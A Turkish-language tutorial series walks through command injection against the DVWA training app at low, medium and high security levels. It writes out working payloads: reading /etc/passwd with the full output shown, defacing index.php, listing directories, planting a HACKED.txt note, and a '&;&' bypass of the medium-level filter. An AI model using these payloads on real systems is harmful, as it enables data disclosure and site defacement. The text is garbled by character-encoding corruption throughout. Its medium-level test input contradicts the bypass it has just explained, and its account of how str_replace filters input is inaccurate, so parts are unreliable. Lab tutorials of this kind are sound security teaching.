Buradan Őu tespiti varmanız gerekir: Eđer ping paketleri gönderiliyor ve alınıyorsa - ki çıktı bunu söylüyor - bu durumda web uygulaması sunucu tarafında CMD ya da Terminal komutları çalıştırıyor demektir. Bu tespitten sonra ikinci tespit etmeniz gereken nokta ise metin kutusuna girdiđiniz IP ya da domain adresinin sunucu tarafındaki CMD/Terminal komutlarına eklendiđi ve bu Őekilde CMD/Terminal komutlarının çalıştırıldıđıdır. Çünkü çıktıya dikkat edecek olursanız metin kutusuna girilen adresin aynısı çıktıda da mevcuttur. Yani ping paketleri metin kutusundaki adrese gönderilmiŐtir:

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING includekarabuk.com (93.89.224.247) 56(84) bytes of data.  
64 bytes from 93-89-224-247.fbs.com.tr (93.89.224.247): icmp_seq=1 ttl=241 time=78.0 ms  
64 bytes from 93-89-224-247.fbs.com.tr (93.89.224.247): icmp_seq=2 ttl=241 time=70.3 ms  
64 bytes from 93-89-224-247.fbs.com.tr (93.89.224.247): icmp_seq=3 ttl=241 time=77.2 ms  
64 bytes from 93-89-224-247.fbs.com.tr (93.89.224.247): icmp_seq=4 ttl=241 time=73.8 ms  
  
--- includekarabuk.com ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3004ms  
rtt min/avg/max/mdev = 70.307/74.857/78.092/3.075 ms
```

Bu tür bir hizmet veren web uygulamasında eđer metin kutusu denetlemeye tabi tutulmamıŐsa saldırgan komut satırı kodlama bilgisini kullanarak var olan ping komutunun yanına kendi komutunu ekleyebilir. Böylelikle ping komutunu çalıştıran sunucu istemeden saldırganın gönderdiđi komutu da çalıştıracaktır ve ekrana yansıtacađı çıktının içinde saldırganın eklediđi komutun çıktısı da yer alacaktır. Őimdi bu işlemi daha iyi anlayabilmek için metin kutusundan gönderdiđimiz verinin sunucu tarafında nasıl işlendiđini PHP kodlaması ile görelim:

Metin kutusuna girilen site adı sonrası ekrana 4 paketli bir ping çıktısı yansımaktadır. Bu paketlerin belirttiđimiz adrese gittiđi ifade edildiđine göre arkaplanda metin kutusundan alınan verinin ping komutunun sonrasına eklendiđi sonucuna varabiliriz. Bu durumda arkaplanda

çalışan ilgili PHP kodu şöyle bir şey olmalıdır ki ekrana bizim gözlemlediğimiz çıktıyı verebilsin:

```
1 echo shell_exec('ping -c 4 ' . $metinKutusu);
```

shell_exec() fonksiyonu, içerisinde yer alan ping komutunu sunucunun komut satırı üzerinde çalıştıracaktır ve echo komutuyla da çalıştırılan komutun çıktısı ekrana yansıtılacaktır. Yukarıdaki satırda yer alan -c 4 ifadesi 4 kere ping paketi gönder anlamına gelir ve \$metinKutusu değişkeni ise ekrandaki metin kutusuna girilen veriyi tutan bir değişkeni temsil eder. Şimdi bu PHP kodunu gördükten sonra command injection'ı daha iyi idrak edebiliriz. \$metinKutusu'na girilecek bazı operatörlerle yeni komutlar dahil edilebilmektedir. Eğer shell (komut satırı) diline biraz vakıfsanız bilirsiniz ki &&, | ya da || gibi operatörler, ayrıca ; gibi sonlandırıcılar shell komutlarını birbirlerinden ayıran ya da birbirlerine bağlayan özelliğe sahiptirler. İşte bu operatörler yardımıyla ping komutunun sonuna yeni bir komut ekleyeceğiz. Böylece command injection teşebbüsünde bulunmuş olacağız.

Metin kutusuna girilecek bir site adından sonra && operatörünü eklersek bundan sonra istediğimiz shell komutunu girebiliriz.

```
1 ping www.includekarabuk.com && cat /etc/passwd
```

Yukarıdaki satır şu anlama gelir: ping'i çalıştırdıktan sonra cat'i çalıştır. Bu shell kodlamasındaki cat komutu argüman olarak aldığı dosyanın içeriğini ekrana basmaya yarayan bir komuttur. && operatörü ise operand'larını sırayla çalıştırmaya yarayan bir AND operatörüdür.

Yukarıdaki kodu okuyacak sunucu ping komutundan dönen çıktıyı nasıl ekrana yansıtıyorsa ping'le beraber kullanılan cat komutunun çıktısını da ekrana yansıtacaktır. Çünkü hatırlayın! Arkaplanda çalışan script kodu şu şekilde idi:

```
1 echo shell_exec('ping -c 4 ' . $metinKutusu);
```

\$metinKutusu www.includekarabuk.com değerine sahipken sunucu bu veriyi şöyle okuyordu:

```
1 echo shell_exec('ping -c 4 www.includekarabuk.com');
```

Dolayısıyla ekrana ping komutunun yaptıkları yansıtıyordu. Eğer \$metinKutusu değişkeni www.includekarabuk.com && cat /etc/passwd değerini tutarsa bu durumda sunucu arkaplanda bunu şöyle okuyacaktır:

```
1 echo shell_exec('ping -c 4 www.includekarabuk.com && cat /etc/passwd');
```

Dolayısıyla shell_exec() fonksiyonu, içindeki komutların oluşturduđu toplam çıktıyı döndürecek ve echo ile de hepsi ekrana yazdırılacaktır. Dolayısıyla && operatörü enjeksiyonu kusursuzca yapmamızı sağlamış olacaktır. Şimdi ekrandaki metin kutusuna aşağıdaki kodu girelim:

```
1 www.includekarabuk.com && cat /etc/passwd
```

Submit butonuna tıklayalım ve ekrana yansıyan yeni çıktıya bakalım:

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING includekarabuk.com (93.89.224.247) 56(84) bytes of data.  
64 bytes from 93-89-224-247.fbs.com.tr (93.89.224.247): icmp_seq=1 ttl=242 time=79.6 ms  
64 bytes from 93-89-224-247.fbs.com.tr (93.89.224.247): icmp_seq=2 ttl=242 time=78.1 ms  
64 bytes from 93-89-224-247.fbs.com.tr (93.89.224.247): icmp_seq=3 ttl=242 time=78.3 ms  
64 bytes from 93-89-224-247.fbs.com.tr (93.89.224.247): icmp_seq=4 ttl=242 time=87.4 ms  
--- includekarabuk.com ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3003ms  
rtt min/avg/max/mdev = 78.183/80.901/87.450/3.838 ms  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin  
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
libuuid:x:100:101::/var/lib/libuuid:  
syslog:x:101:104::/home/syslog:/bin/false  
messagebus:x:102:106::/var/run/dbus:/bin/false  
usbmux:x:103:46:usbmux daemon,,,:/home/usbmux:/bin/false  
dnsmasq:x:104:65534:dnsmasq,,,:/var/lib/misc:/bin/false  
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false  
kernoops:x:106:65534:Kernel Oops Tracking Daemon,,,:/bin/false  
rtkit:x:107:114:RealtimeKit,,,:/proc:/bin/false  
saned:x:108:115::/home/saned:/bin/false
```

PING ÇIKTISI

CAT ÇIKTISI

Görüldüğü üzere enjekte ettiğimiz cat /etc/passwd komutunun çıktısı ping çıktısının altında görüntülenmektedir. Böylelikle hedef sitenin "sunucusunda" kendi belirlediğimiz sistem komutunu çalıştırabildiğimizi fark ettik. Yani sayfanın bir Command Injection zafiyeti barındırdığını müşahade etmiş olduk. Bu zafiyet ekrandaki veri girilen metin kutusunun herhangi bir denetleme mekanizmasına sahip olmayışından kaynaklanmaktadır. Denetleme mekanizmasıyla ne demek istediğimi Ders 5 - Command Injection (Medium Level)'da daha iyi anlayacaksınız.


Sayfa Hack'lemek

Őimdi ilgili zafiyetin bulunduđu sayfayı hack'leyelim ve sayfada sadece "Hacked By Script Kiddies" yazısının görüntülemesini sağlayalım. Bunu yukarıda bahsedilen Command Injection ile yapacağız. Yani yine shell (komut satırı) kodlaması kullanacağız. Fakat önce DVWA'nın kurulu olduđu dizine gidin ve Command Injection sayfasını kopyalıp yedekleyin (dvwa/vulnerabilities/exec/index.php). Çünkü sayfanın içeriğini "Hacked ..." şeklinde değiştireceğimiz için daha sonra tekrar eski haline getirmek isteyebilirsiniz. index.php'yi yedekledikten sonra metin kutusuna aşağıdakini girin:

```
1 www.includekarabuk.com && echo "<font color=red><center><h1>Hacked By Script  
Kiddies</h1></center></font><br>" > index.php
```

Yukarıdaki enjeksiyon kodundaki echo komutu argüman olarak aldığı string'i ekrana basmaya yarar. > operatörü ise kendinden önceki komutun output'unu kendinden sonraki dosyanın içeriğine yazmaya yarar.

Yukarıdaki komut girildikten sonra sayfayı yenileyin. Böylelikle temiz bir şekilde sayfayı hack'lemiş olursunuz.



Hacked By Script Kiddies

Bu örnekte biz sayfaya sadece metin yazdırdık. Fakat istenildiği takdirde resim ve video da konulabilir. Bunun için yapılması gereken şey yukarıdaki enjeksiyon kodunun && operatörü sonrasında yer alan tırnak işaretleri arasına ilgili resmin ya da videonun html kodunu yerleştirmektir. Böylece görüntülenecek sayfa belirtilen resim ve videoyu ekrana yansıtacaktır.

NOT: Eski sayfaya tekrar kavuşabilmek için yedeklediğiniz index.php'yi dvwa/vulnerabilities/exec/ dizini içine yapıştırmalısınız.


Ekstra

Peki Command Injection saldırısıyla saldırgan başka ne yapabilir? Bu sorunun cevabı kısa ve nettir: Hedef sistemde oturup makinayı kontrol eden kişinin yapabileceği herşeyi saldırgan da yapabilir (Hack'lediği web uygulamasının yetkileri ölçüsünde). Örnek olarak diyelim ki saldırgan zafiyet barındıran web sayfasının bulunduğu dizindeki tüm dosyalarını görmek istiyor. Bu durumda aşağıdaki enjeksiyon kodunu girer:

```
1 1; ls
```


1 sayısı ile 1 adresine ping at demiş oluyoruz. Geçersiz bir işlem olacağı için ekrana onla ilgili bir çıktı yansımayacaktır. Böylece sadece enjekte ettiğimiz kodun çıktısını görebileceğiz. 1'den sonraki noktalı virgül ile ping komutunu sonlandır demiş oluyoruz ve yeni bir komut satırına

geçiş yapmış oluyoruz. Bu yeni satırdaki ls komutu ile de bulunulan dizindeki dosyaların isimlerini döndürüyoruz ve en sonunda echo komutuyla da bulunulan dizindeki dosyaların isimlerini çıktı olarak ekrana bastırıyoruz.




Eđer saldırgan bir üst dizinde yer alan dosyaları görüntülemek isterse aşağıdaki komutu girebilir:

```
1 1; cd .. && ls
```



Eđer saldırgan üst dizinin üst dizininde yer alan dosyaları görüntülemek isterse aşağıdakini girebilir:

```
1 1; cd .. ; cd .. && ls
```




Böylelikle saldırgan hep bir üst dizine giderek veya farklı bir dizine dallanarak dilediđi dosyanın konumunu öğrenebilir ve içeriđini ekrana yazdırabilir. Aynı zamanda dilediđi dosyanın içeriđine Hacked By Falan Filan tarzı şeyler yazdırabilir.


Farzedelim ki saldırgan vardıđı dizine bir not bırakmak istiyor. Bunun için aŐađıdaki komutu girmesi yeterlidir:

```
1 1; cd.. ; cd.. ; echo "Hack yedin. Açıđını kapatmak için Őunları Őunları yap vs..." > HACKED.txt; cat HACKED.txt
```

Böylelikle DVWA'nın kök dizininde HACKED.txt adlı bir metin belgesi oluşturulur.



Aynı zamanda kodun enjekte edildiđi sayfaya oluşturulan not belgesinin içeriđi yansıtılır. Böylelikle dosyanın oluşturulduđundan emin olunur:



DERS 5 - COMMAND INJECTION (MEDIUM LEVEL)

Bu yazıda güvenlik düzeyi Medium seviyesine yükseltilmiş DVWA'ya karşı Command Injection saldırısı ve güvenlik önlemleri incelenecektir.

Dersin Hedefi

DVWA'da güvenlik Medium Level'ken Command Injection için ne gibi bir güvenlik önlemi alındığını keşfedin ve bu güvenliği aşarak yine bir Command Injection saldırısı düzenleyin.

Command Injection'a Karşı Önlem

[Bir önceki derste](#) Command Injection saldırısının nasıl düzenleneceğini göstermiştik. O saldırıda güvenlik seviyesi Low Level'di. İlk olarak Low Level'in kullandığı kaynak koda bir bakalım:

```
1  <?php
2
3  if( isset( $_POST[ 'Submit' ] ) ) {
4      // Get input
5      $target = $_REQUEST[ 'ip' ];
6
7      // Determine OS and execute the ping command.
8      if( striistr( php_uname( 's' ), 'Windows NT' ) ) {
9          // Windows
10         $cmd = shell_exec( 'ping ' . $target );
11     }
12     else {
13         // *nix
14         $cmd = shell_exec( 'ping -c 4 ' . $target );
15     }
16
17     // Feedback for the end user
18     echo "<pre>{$cmd}</pre>";
19 }
20
21 ?>
```

5. satırdaki \$target değişkeni ekrandaki metin kutusundan gelecek IP adresini ya da domain adresini tutacaktır. if-else yapısı ise DVWA'nın üzerinde çalıştığı işletim sistemine göre ping komutunu belirleyecek, çalıştıracak ve ardından dönen sonucu \$cmd değişkenine atayacaktır. Komutun belirlenmesi ifadesinden kasıt şudur: Eğer DVWA'yı siz Windows üzerinde çalıştırıyorsanız shell kod olarak sözcüğü *ping www.includekarabuk.com* belirlenecektir. Eğer siz DVWA'yı linux bir sistem üzerinde çalıştırıyorsanız bu durumda shell kod olarak *ping -c 4 www.includekarabuk.com* belirlenecektir.

Fark ettiyseniz yukarıdaki kaynak koda metin kutusundan gelen veri olduğu gibi shell koduna ekleniyor ve shell kod çalıştırılıyor. İşte zafiyet bu işleştikten kaynaklanmaktadır. Metin kutusundan gelen veri olduğu gibi komut satırına gönderilmemelidir. Bir denetlemeye tabi tutulmalıdır. İşte şimdi bunun bir örneğini güvenlik seviyesi Medium Level iken kullanılan kaynak koda bakarak görelim:

```

1  <?php
2
3  if( isset( $_POST[ 'Submit' ] ) ) {
4      // Get input
5      $target = $_REQUEST[ 'ip' ];
6
7      // Set blacklist
8      $substitutions = array(
9          '&&' => '',
10         ';' => '',
11     );
12
13     // Remove any of the characters in the array (blacklist).
14     $target = str_replace( array_keys( $substitutions ), $substitutions, $target );
15
16     // Determine OS and execute the ping command.
17     if( striistr( php_uname( 's' ), 'Windows NT' ) ) {
18         // Windows
19         $cmd = shell_exec( 'ping ' . $target );
20     }
21     else {
22         // *nix
23         $cmd = shell_exec( 'ping -c 4 ' . $target );
24     }
25
26     // Feedback for the end user
27     echo "<pre>{$cmd}</pre>";
28 }
29
30 ?>

```

Görüldüğü üzere 8. satırda \$substitution dizisi oluşturulmuştur. Bu dizi 14. satırda kullanılmıştır. 14. satırda yapılan şey şudur. \$target değişkeninin tuttuğu değerin içerisinde eđer && karakterleri varsa ya da noktalı virgül (;) karakterleri varsa bunları sil ve \$target'in arındırılmış halini \$target değişkenine ata. Hatırlarsanız önceki derste && operatörü sayesinde enjeksiyon yapmıştık. Şimdi ise && operatörü silinerek metin kutusundaki veri shell_exec() fonksiyonuna gitmektedir. Böylece önceki derste kullandığımız enjeksiyon yöntemi artık başarısız olur. İsterseniz deneyip görebilirsiniz(Metin kutusuna daha önceki derste kullanılan enjeksiyon kodu olan `www.includekarabuk.com && cat /etc/passwd` girildiği takdirde bu sefer hiçbir çıktı ekrana yansımacaktır).

Medium seviyesinde güvenlik yukarıdaki kaynak koddan da görülebileceği gibi sadece && ve ; karakterlerinin filtrelenmesinden (silinmesinden) ibarettir. Bu zayıf bir güvenlik önlemidir. Çünkü aşağıda yer alan sofistike bir yöntemle bu güvenlik bypass edilebilmektedir (atlatılabilmektedir):

```
1 &;& cat /etc/passwd
```

Yukarıdaki &;& karakterlerine dikkat edin. Medium level'da alınan güvenlik önlemi gereği str_replace() fonksiyonu && ve ; karakterlerini silmekteydi. Yukarıdaki sofistike yöntemdeki &;& karakterleri ile str_replace()'i kandırıyoruz. str_replace &;& karakterlerini taradığında ardarda bir ampersand işaretiyle karşılaşmayacağı için ampersand'lara dokunmayacaktır, fakat noktalı virgül (;) karakterini gördüğü an silecektir ve ardından taramaya devam edip taramayı sonlandıracaktır. str_replace()'in sildiği noktalı virgül sonrası geriye kalan koddaki enjeksiyon için arzulanan operatör olan && karakterleri meydana gelecektir.

```
1 && cat /etc/passwd
```

Yukarıdaki kod str_replace()'ten çıktığı gibi \$target değişkenine oradan da shell_exec()

fonksiyonuna gidecektir ve enjekte edilen cat komutunun ıktısı echo ile ekrana yansıtılacaktır. Yani str_replace() fonksiyonuna noktalı virgölü feda ettik, fakat bunun karŐılıđında ampersand'ları kazandık.

Aklınıza Őöyle bir soru takılmış olabilir: Neden str_replace() fonksiyonu noktalı virgöl karakterini sildikten sonra ortaya ıkan ardarda ampersand'ları da silmedi? Bunun nedeni str_replace() fonksiyonunun recursive alıŐmayıŐından dolayıdır. Yani enjeksiyon koduna bakan str_replace() fonksiyonu baŐtan itibaren sırayla, karakter karakter bizim enjeksiyon kodumuzu tarayacaktır. İlk ampersand karakterine geldiđinde ondan sonra ampersand var mı diye bakacaktır. Olmadıđından ilk ampersand'ı pas geçecektir. Yeni taranan karakter noktalı virgöl olduđundan onu silecektir. Ardından bir sonraki karaktere geiŐ yapacaktır. Yeni karakter ampersand'dır. Ondan sonraki karakter ampersand olmadıđı için bunu da pas geçecektir. Yani tarama sırasında geriye dÖnüş yoktur. Dolayısıyla str_replace()'in filtrelemesi ampersand'lara dokun(a)mayacaktır. Bu yeni kodun alıŐıp alıŐmadıđını test etmek için aŐađıdaki kodu metin kutusuna girin ve Submit butonuna basın:

```
1 includekarabuk.com && cat /etc/passwd
```

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```

PING includekarabuk.com (93.89.224.247) 56(84) bytes of data.
64 bytes from 93-89-224-247.fbs.com.tr (93.89.224.247): icmp_seq=1 ttl=241 time=76.1 ms
64 bytes from 93-89-224-247.fbs.com.tr (93.89.224.247): icmp_seq=2 ttl=241 time=71.8 ms
64 bytes from 93-89-224-247.fbs.com.tr (93.89.224.247): icmp_seq=3 ttl=241 time=68.6 ms
64 bytes from 93-89-224-247.fbs.com.tr (93.89.224.247): icmp_seq=4 ttl=241 time=68.8 ms

--- includekarabuk.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 68.657/71.392/76.120/3.012 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
usbmux:x:103:46:usbmux daemon,,,:/home/usbmux:/bin/false
dnsmasq:x:104:65534:dnsmasq,,,:/var/lib/misc:/bin/false
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false

```

PING IKTISI

CAT IKTISI

Görüldüđü üzere enjekte edilen cat komutunun ıktısı ekrana yansımıştır. Sayfa güvenliđi artırılmış olmasına rađmen halen Command Injection zafiyeti barındıđından dolayı önceki derste bahsedilen sayfa hack'lemek, hedef sistemin izinlerine not bırakmak, hatta hedef sistemin ethernet kartını devredıŐı bırakmak gibi türlü türlü Őeyler yapılabilir.

DERS 6 - COMMAND INJECTION (HIGH LEVEL)

Bu yazıda güvenlik düzeyi High seviyesine yükseltilmiş DVWA'ya karşı Command Injection saldırısı yapılabilir mi yapılamaz mı sorusunun cevabı irdelenecektir.

Dersin Hedefi

Command Injection'dan nasıl korunulur cevabını keşfedin.

Command Injection'a Karşı Önlem

[İlk Command Injection dersinde](#) bir command injection saldırısında bulunmuştuk ve bir sayfa hack'lemiştik. [İkinci Command Injection dersinde](#) seviyesi artırılmış güvenliği atlatmanın yolunu göstermiştik. Bu Command Injection dersinde ise seviyenin bir kademe daha yükseltildiđi bir sayfanın güvenliđini nasıl temin ettiđine bakacađız. High Level'ın kaynak kodu Őu Őekildedir:

```
1 <?php
2
3 if( isset( $_POST[ 'Submit' ] ) ) {
4     // Get input
5     $target = trim($_REQUEST[ 'ip' ]);
6
7     // Set blacklist
8     $substitutions = array(
9         '&' => '',
10        ';' => '',
11        '|' => '',
12        '-' => '',
13        '$' => '',
14        '(' => '',
15        ')' => '',
16        ':' => '',
17        '||' => '',
18    );
19
20    // Remove any of the characters in the array (blacklist).
21    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );
22
23    // Determine OS and execute the ping command.
24    if( stripos( php_uname( 's' ), 'Windows NT' ) ) {
25        // Windows
26        $cmd = shell_exec( 'ping ' . $target );
27    }
28    else {
29        // *nix
30        $cmd = shell_exec( 'ping -c 4 ' . $target );
31    }
32
33    // Feedback for the end user
34    echo "<pre>{$cmd}</pre>";
35 }
36
37 ?>
```

Güvenlik Medium seviyesinde iken sadece && ve ; karakterleri metin kutusundan gelen veriden siliniyordu. Güvenlik High seviyesinde iken yukarıdaki \$substitution dizisinden de görülebileceđi gibi silinecek operatörlerin sayısı artırılmıştır. Őimdi bir önceki derste kullandıđımız sofistike yöntemin bu güvenlik seviyesini geçip geçemediđine bir bakalım. Geçen derste güvenliđi atlatan kod Őu Őekilde idi:

```
1 && cat /etc/passwd
```

Bu numara bu sefer sökmeyecektir. Çünkü filtrelenecekler listesinde bu sefer && silinsin denilmemiş, & silinsin denilmiş. Dolayısıyla yukarıdaki kod str_replace() fonksiyonundan geçince Őu hale dönüşecektir:

```
1 cat /etc/passwd
```

Yukarıdakini alan shell_exec() fonksiyonu bunu bir IP adresi diye alacaktır ve bu yorumlanamayacağı için de komut satırı hata verecektir ve bir çıktı döndürmeyecektir. Sonuç olarak ekrana enjekte edilmesini umduğumuz cat komutunun çıktısı yansımayacaktır.

Evet, sözün bittiđi yerdeyiz. Elimiz kolumuz bađlı. Yapacak pek bi'şey yok. Fakat kimse Őunu iddia edemez: Bundan ötesine geçilemez. Unutmayın, güvenlik Medium seviyesinde iken de böyle denebilirdi, fakat güvenlik geçildi. Hem de hiç umulmayacak bir yöntemle. Dolayısıyla bakış açımız hep olabilirlik üzerine kurulmalıdır. Diđer türlü hacker gibi düşünemeyiz ve korduğumuz sistemlerden hack'lenmeyen kalmaz.

Sonuç

